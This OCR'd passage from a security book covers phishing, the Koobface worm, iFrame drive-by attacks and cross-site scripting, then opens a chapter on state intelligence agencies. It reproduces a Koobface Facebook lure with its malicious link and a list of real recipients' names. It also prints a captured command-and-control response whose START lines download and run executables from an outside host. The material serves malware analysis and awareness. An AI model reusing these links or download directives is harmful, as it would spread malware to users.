Phishing: While we mentioned different forms of social engineering, we briefly discussed the use of phishing. In terms of the attack vector being used, it can range from an unsolicited email to an official email that appears to have come from your company or the company you do business with, shortened URL in Twitter, or embedded email that can be found in various social networking sites. The biggest angle here is to entice you to click on a link.


The range of sophistication involved in phishing really depends on the target. Common phishing attempts are quite clever, such as the one listed at the beginning of the chapter regarding Chase. Those who are not security savvy and are new to online banking might fall for clicking on the link. This can become more devastating if the user clicks on the link at work. Clicking a phishing link period is bad but in reality if this happens at home the amount of information taken is less and the damage is isolated.

If you are a corporate executive, researching, or in an administrative role, doing this at work not only opens you up to risk but also the entire corporation. Most of the phishing attempts can be combated with educating the end user on clicking embedded links within corporate email. In late 2009, it was reported that Exxon Mobil was targeted with a phishing email labeled "Emergency Economic Stabilization Act"[8] with an embedded link.

Unfortunately, in this case, users actually clicked on the link, which introduced malware that transmitted sensitive information outside the corporate infrastructure. In this case, the attacker used an email that appeared to be a reply to an originating email. What is important to note is that any phishing email is harmless unless someone clicks on the link. The damage is really invoked by whatever vulnerability or exploit the attacker is trying to use.

Let us take Koobface for example. Although this attack was not that sophisticated in terms of the message the attacker used,

[8] *http://blogs.ft.com/energy-source/2010/01/26/cyber-attacks-on-oil-majors/*



Nice! Your body looks awesome on this video!

Between Liz Gaither Carter, Lenzee Ross, Leigh Twarog, Leanne Nicholson Helfrich, Lauren Crowe Kovach, Kristi Van Uden Denning, Kristen Kauffman Thompson, Kimmy Nokes, Kimberly Baker, Kelsey Nokes, Kathy Cook Morgan, Kate Eller Wesley, Karen Goodman Langberg, Joshua D. Martin, You, Jessica Farmer Fleming, Jennifer Walker Alkhayat, Jennifer Mann Bowman, Jennifer Gibson Nigriny, Jennifer Clapp and Ken Kartsen

Ken Kartsen September 21, 2009 at 1:45pm Reply
:)
http://gulerodshuset.dk/pub1ictube/

John Pirc September 21, 2009 at 2:19pm
Hey Ken, did you send me this link? Just makin sure as I was just sent some other links that were somewhat bad by mistake. Btw how are you doing...
Sent via Facebook Mobile

Ken Kartsen September 22, 2009 at 9:11pm Reply
Doing great! You? I recommend you not click on that link!

Reply:


Figure 5.1 Koobface worm example.

it utilized social networking as the transport to bait the user to click on a link. The following is a quick analysis of Koobface:

In this use case, we were sent a Facebook mail from a trusted friend with the subject “Nice! Your body looks awesome on this video” as shown in Figure 5.1.

In this specific example, once the user clicks on the embedded link they are redirected to another site that tries to download executables. In this case, the malicious executables take the form of codec updates that seem convincing enough to allow the update. After the malware is executed, it will redirect the users to sites that host malware. This provides the attacker an à la carte of vulnerabilities to use on the target. However, phishing requires someone to participate in the attack (Figure 5.2).

Another common method used in gaining access is called drive-by malware. One of the main reasons why drive-by malware is so effective is the way the attack is delivered. This involves the attacker taking over a legitimate Website and embedding specific calls that will redirect your browser to another Website without your knowledge. Typically, the redirected Website contains exploit code that can be run against your Web browser until the attacker finds vulnerability. Once he or she finds the vulnerability, he or she can load just about anything on the end point to harness user credentials, confidential information, and so on.



Koobface > Sessions for 'cnc group pangpu province network'

Time	Service	Size	Events
2009-Mar-17 00:59:58	IP / TCP / HTTP	1.37 KB	10.2.8.124 -> 58.241.255.37 1072 -> 80 (http)

NetWitness Reconstruction for session ID: 1 [Source 10.2.8.124 : 1072, Target 58.241.255.37 : 80]

POST /ld/gen.php

<!> HTML content cannot be displayed (missing tag), displaying as text

```
#PID=0001
START|http://intelfarm.com/1/nfr.exe
STARTONCE|http://intelfarm.com/1/pp.03.exe
#BLACKLABEL

EXIT
```

Figure 5.2 Analysis of Koobface email with NetWitness investigator.

In the case of drive-by malware, we discuss iFrame injection. Frames have become a viable means of deploying malicious code and content on unsuspecting Web surfers the world over. iFrames are browser features that allow Websites to deliver content from remote Web sites within a frame on a page. This can manifest in a variety of ways on the site hosting the embedded malware. Cybercriminals exploit the feature of modern Web browser design by building iFrames into pages that are typically quite small. In some cases, iFrames have been reported as small as one pixel by one pixel! An iFrame of this size would be invisible to the naked eye of the casual Web surfer and thus not detected until it was too late, if ever. Within an iFrame, cybercriminals can store a cache of malicious code, typically a downloader program of some sort. In most instances, these downloader programs are in reality a single redirect instruction set in motion by events such as the following:

- A user surfs onto an iFramed Website.
- The downloader program is delivered from within the invisible iFrame.

- The browser on the user's PC is then told by the downloader program to visit the site or IP address contained within the redirect instruction set.
- The site or IP address may contain another downloader program which then initiates ad infinitum.
- The user's PC is thereby exploited, compromised, and owned by the parties responsible for the iFrame.

iFrames are a lucrative business within the subeconomic ecosystem of the Internet. Business models vary although in many cases they are quite simple in that those who host the iFrames on behalf of the cybercriminal actors are paid via clicks received. Payments are made in a variety of ways and have emerged over time in a variety of legitimate (e.g., PayPal and Western Union) and illegitimate (e.g., e-gold) ways. Rates vary and have been noted to be as low as 5–60 USD with minimum schedules being agreed to for payment (minimums referring to minimum number of clicks expected and/or guaranteed by the hosting party). Some hosting environments will even provide a new customer with the malicious code and content (e.g., binaries and executables), should they not own their own.

A full service business model can be ready to be rolled out to serve a growing customer demand. Profit is predicated off the number of domains owned by a provider and their drive to profit from their infrastructure. In addition to these illegitimate Websites, iFrames are also injected into legitimate sites (e.g., sites with good or benign Internet reputations). According to Kaspersky's 2009 Security Bulletin, under "statistics," iFrame exploits accounted for 1.27% of the total attacks they saw globally out of 27,443,757 identified incidents.[9] Although this may not seem like a staggering number, when viewed in terms of the totality of cybercriminal activity this is a tremendously high number. Furthermore, it is one that shows no signs of slowing because of the ease of use, dissemination, and exploitation.

Other common redirects such as cross-site scripting (also known as XSS) occur when Web applications gather malicious data from a user. This may seem like a foreign concept (a Website or Web application gaining malicious code and content from a user), but it happens. The malicious code and content are usually collected via a form or a hyperlink that contains malicious content itself. A user will generally click on a link or URL from another Website, an instant message, while visiting Web forums

[9] *www.securelist.com/en/analysis/204792101/ Kaspersky_Security_Bulletin_2009_Statistics_2009*

or checking email. Cybercriminals will typically encode the malicious payload of the link to the site in hexadecimal format or some other comparable coding method so that the request does not evoke suspicion on the part of the end user as he or she attempts to click on it.[10]

After the data have been collected by the Web application in question, it creates an output page for the user. This page generally contains the malicious data that were originally sent to it, although in a manner that gives the appearance that the data in question are valid content from the Website. Many Web-based applications today such as guestbook, forums, and other applications that support http, write actions in html along with embedded JavaScript. Attackers will often inject JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable application to catch a user unaware. This often results in session or account hijacking, unauthorized manipulation of user settings, cookie theft and/or poisoning, or other illicit activities. Cross-site scripting experiences resurgences in popularity and as a result of Website and Web application weakness/vulnerability enjoys a position of prominence within the top five Internet-based attacks second only to SQL injection attacks.[11]

In this chapter, we have discussed some very effective avenues that attackers use to gain access to data of a variety of types, most of the time in perfect stealth. Asymmetric information gathering is as difficult to combat as asymmetric warfare. Though unconventional, it is quite effective and as such something to be wary of. Search engine providers never intended for their data stores to be used as a tool for caching, indexing, and analyzing data by cybercriminals and actors as a form of subversive information gathering. We have touched on the use of social engineering and social networking discussing the most common forms of use for harvesting and exploiting sensitive data. Additionally, we have reiterated the relevance of social engineering in today's world for information and intelligence acquisition by cybercriminals, state sponsored cyber actors, and subnational cyber actors alike. It is our belief that this trend will continue and encourage additional instances of occurrence as time, availability, and technology become more available.

[10] *www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29*
[11] *http://ha.ckers.org/xss.html*

Summary

In this chapter, we looked at different forms of information gathering and details germane to their success. Additionally, we dove into asymmetric information gathering by exploring multiple ways a cyber actor collects information from a source with the intent to use those data to further his or her ends. Lastly, we discussed the various technical exploitation methods that are used to go after the data, which leverage social engineering and social networking.

References

Incompatible Browser | Facebook, 2010. Retrieved August 31, 2010, from *www.facebook.com/terms.php?ref = pf*

Mackenzie, K., 2010. Cyber attacks on oil majors FT.com. Retrieved August 31, 2010, from *http://blogs.ft.com/energy-source/2010/01/26/cyber-attacks-on-oil-majors/*

Online Fraud, 2010. Chase Bank. Retrieved August 31, 2010, from *www.chase.com/index.jsp?pg_name=ccpmapp/privacy_security/fraud/page/fraud_examples*

Prince, B., 2009. Using Facebook to social engineer your way around security. eWeek. Retrieved August 31, 2010, from *www.eweek.com/c/a/Security/Social-Engineering-Your-Way-Around-Security-With-Facebook-277803/*

Twitter Terms of Service, 2010. Twitter. Retrieved August 31, 2010, from *http://twitter.com/tos*

This page intentionally left blank

6

STATE-SPONSORED INTELLIGENCE

INFORMATION IN THIS CHAPTER

- Espionage and Its Influence on Next-Generation Threats
- Intelligence Types
- Traditional Forms of Intelligence Gathering

Introduction

State-sponsored intelligence has played an integral role in establishing, managing, and retaining dominion since human beings first banded together in large, extended families, thousands of years ago, and began implementing social and geographic boundaries for themselves and their neighbors. History has shown this to be the case, and here, in the twenty-first century, state-sponsored intelligence is no less important or necessary. It is a very real part of our world, one which is not always easily understood but nevertheless imperative to our survival. It involves myriad differing actors, philosophies, methodologies, tools, techniques, and approaches. It is an ever-evolving discipline that sees cross-pollination among contributing entities within the state as pivotal to its success or failure and not open for discussion among the citizenry.

Within the world of state-sponsored intelligence careful consideration is given, but not limited, to the following influencers:

- Intelligence types to be gathered
- Intelligence gathering process
- Intelligence analysis process
- The negative repercussions of conducting state-sponsored intelligence gathering against a target
- Mechanisms for collection and submission of intelligence
- Categorization of intelligence

- Dissemination of intelligence once collected, analyzed, and corroborated
- The sources of the intelligence being acquired
- The degree of difficulty associated with corroborating the samples
- Globalization
- Socioeconomic stability of the nation and nations of interest (friendly or unfriendly) from which the intelligence is derived and to which it is related
- Foreign and international relations policy
- The implications of the intelligence for domestic and foreign concerns
- The potential threat vectors and points of confluence associated with preexisting intelligence and new samples

Much consideration must be given to the areas of operational, tactical, and strategic intelligence. The ability to differentiate and make intelligent decisions based on the information a given organization within a state receives is not trivial. In most respects, it is the culmination of the analysis and review of an immense amount of data and scenarios, some aspects of which were cultivated within academic environments, and removed from the grit of the field while others were cultivated, tested, and noted in the field.

Espionage and Its Influence on Next-Generation Threats

Espionage, in one form or other, has existed throughout the expanse of known, documented (and likely undocumented), human history. Examples of espionage use, development, endorsement, and adoption have been identified and noted in almost every culture of the world. Archeologists and anthropologists have found detailed accounts of such activity in countries such as Egypt, Samaria, Israel, Greece, Persia, Italy, China, Japan, Korea, India, and England; all of which endorsed the use of espionage unrepentantly in order to advance and achieve their agendas. This use ultimately culminated in the achievement or loss of their goals, goods, lands, and assets or life itself.

Within these cultures, the selection and training of practitioners of clandestine crafts was and remains a process shrouded in mystery. These agent provocateurs were carefully trained, in many cases, from birth or early childhood, in furtive disciplines in order that they become prepared for deployment when called on by their ranking authorities. Their missions would include intelligence gathering activities of a varied sort. Some involved infiltration via subversive means allowing the agent in question to operate in the open while in deep cover while others might be deployed in a manner that saw them involved in the propagation, dissemination, and proliferation of propaganda designed to undermine enemy opposition. Still others were deployed with a much simpler mission: to acquire data via any means necessary (in many cases often through seduction), and if need be carry out the mission to completion, utilization, or assassination. Often these activities would see operators deployed behind enemies' lines in the heart of danger. The clandestine activities practiced by these agents have become the stuff of legends and for good reason. The missions undertaken by these actors in the ancient world just as in the modern one were passed down generationally.

They transitioned cultures, and political and military regimes feared and revered them at the same time.

Because of the economic and tactical value of their skills (supply and demand), these individuals often saw their services sought during times of peace in addition to times leading to and during war. As a result, they became targets of acquisition, viewed as essential to the individuals as well as the organizations that they served or opposed. Fundamental to their success was their knowledge of humanity—the motives that drive the ideological, economic, or primal aspects of humankind.

All were studied, mastered, and incorporated into their methodologies in order to increase field efficacy and garrison analysis. In striving for mastery of these aspects of human psychology in order to be better equipped to exploit when the time came, these agents strove for perfection in their craft. Risk mitigation or minimization was expected of them while deception and subversion became key to their tradecraft, along with the ability to acquire voluminous amounts of data in a variety of ways. This ability to retain information gathered for real or near real-time analysis (in addition to post collection analysis) would serve these agents well in making critical decisions while in the field. The ability to debrief safely and securely—via appropriate channels—became vital in their efforts and continues to be so. Finally, there was the ability to remain—figuratively and literally—silent until safely able to debrief with respect to the intelligence gathered through appropriate, secured channels.

Over time, through conflict—both public and private—these skills were practiced, refined, and proven in real-world situations, leading to the development of modern covert organizations such as the following:

1. United States Office of Naval Investigation (ONI)—the oldest continuously operating intelligence service in the nation. While its mission has taken many different forms over its evolution, the main purpose has not changed from its inception

2. United States Office of Strategic Services (OSS)—now known as the modern Central Intelligence Agency (CIA), developed during World War II

3. United States Armed Forces Security Agency (AFSA)—now known as the National Security Agency (NSA)

4. United Kingdom Ministry of Defence (MOD)—Defence Intelligence Staff (DIS)

MINISTRY OF DEFENCE

5. United Kingdom Government Communications Headquarters (GCHQ)


6. United Kingdom Secret Service (MI5)—responsible for counterintelligence (CI) and security

REGNUM DEFENDE

7. United Kingdom Secret Intelligence Service (SIS a.k.a. MI6) and Special Operations Executive (SOE)

8. Russian Glavnoye Razvedyvatel'noye Upravleniye (GRU) and Sluzhba Vneshney Razvedki (SVR), also known as the Foreign Intelligence Service

9. Chinese Ministry of State Security (MSS)—the Chinese government's largest and most active foreign intelligence agency



10. Israeli Institute for Intelligence and Special Operation (Mossad or HaMossad)

באין תחבולות יפל עם • ותשועה ברוב יועץ •

11. Saudi Re’asat Al Istikhbarat Al A’amah (GIP)—now known as General Intelligence Presidency

المملكة العربية السعودية
رئاسة الاستخبارات العامة

12. North Korea Cabinet General Intelligence Bureau of the Korean Workers Party Central Committee (RDEI)—Research Department for External Intelligence and Liaison Department

These organizations and others like them (nationally or subnationally sponsored), continue in the business of data and intelligence gathering for various purposes—some sensitive, some not; some classified, some not classified—all of which are relevant to their individual charters and areas of expertise. Unfortunately, they are not alone in their recognition of the value of data, information, and intelligence on the global stage. Nor were they the only organizations adept in plying like tradecraft for the express purpose of identifying and acquiring data, information, and intelligence (Figure 6.1).

Criminal elements—whether localized geographically or internationally in scope—thrive, proliferate, and encourage criminal ecosystems gathering data, information, and intelligence and marketing its availability to the highest bidder. In Chapter 9, we explore and discuss more about these types of organizations and their activities as they relate to state and nonstate sponsored action in more detail. Often times, they are in direct opposition to organizations such as those mentioned



Independent Agency
Central Intelligence Agency
Defense Intelligence Agency
National Security Agency
Army Intelligence
Navy Intelligence
Air Force Intelligence
Marine Corps Intelligence
National Imagery and Mapping Agency
National Reconnaissance Office
Federal Bureau of Investigation
Department of the Treasury
Department of Energy
Department of State
Director of Central Intelligence (DCI)
DDCI/ Community Manage- ment
National Intelligence Council
Departmental Intelligence Elements (other than DOD)
Department of Defense Elements

Figure 6.1 United States Intelligence Community as defined by the Federation of American Scientists.

before or against them in field. In some cases, former military and intelligence community operatives and officers the world over have elected to engage in underground enterprise adding a level of sophistication, professionalism, and cohesion not typical of traditional criminal organizations (Figures 6.2–6.6).

Figure 6.2 United States Intelligence Community insignias.



George W. Bush
FORMER PRESIDENT
John D. Negroponte
FORMER DIRECTOR OF NATIONAL INTELLIGENCE
Manages the U.S. government's national intelligence program and serves as president's chief intelligence adviser.
CHIEF INFORMATION OFFICER
Manages information technology for the intelligence community.
CIO
ISC
INFORMATION SHARING COUNCIL
The panel of representatives from the intelligence community and other agencies is headed by a program manager, to create an "information sharing environment" for counterterrorism information among federal, state and local entities.
Agencies in the Defense Department
National Security Agency
Navy
Marine Corps
National Reconnaissance Office
National Geospatial Intelligence Agency
Treasury Department
Defense Intelligence Agency
State Department
Army
Energy Department
Air Force
Drug Enforcement Admin.
Coast Guard
CIA
Department of Homeland Security
FBI
NATIONAL COUNTERTERRORISM CENTER
UNITED STATES OF AMERICA
NATIONAL COUNTERTERRORISM CENTER
Integrates and analyzes all intelligence pertaining to terrorism and counterterrorism. Conducts strategic operational planning by integrating all elements of national power. Sixteen intelligence communities stem from the NCTC wheel.
16 MEMBERS OF THE INTELLIGENCE COMMUNITY
FBI AND THE DEPARTMENT OF HOMELAND SECURITY
The two agencies exchange threat information with state and local governments through state "fusion centers."
STATE FUSION CENTERS
Include representatives from state and local law enforcement, public safety and emergency response, with on-site federal components.

Figure 6.3 Mapping of Intelligence Community to the United States DNI.




Figure 6.4 Intelligence Community Structure.

Intelligence Types

As we have seen, the desire to procure intelligence is as old as time. That desire has seen the evolution and birthing of formalized intelligence organizations some of which we have referred to above. However, it is important that we examine and classify intelligence in three easy-to-understand categories:

1. Strategic intelligence
2. Tactical intelligence
3. Operational intelligence (OPINTEL)

Let us begin by exploring the first concept, strategic intelligence. It is important to note that this is a simplification of what is not simple by any means. As such, it is a means by which to explain in an expeditious manner the roles that information and intelligence are given, our prioritization of them, and the subsequent use of the intelligence gathered to achieve our ends.

Strategic Intelligence

The etymology of the word *strategy* comes from the Greek strategia (generalship) and stategos. Strategy quite simply is the art and science of employing the political, economic,


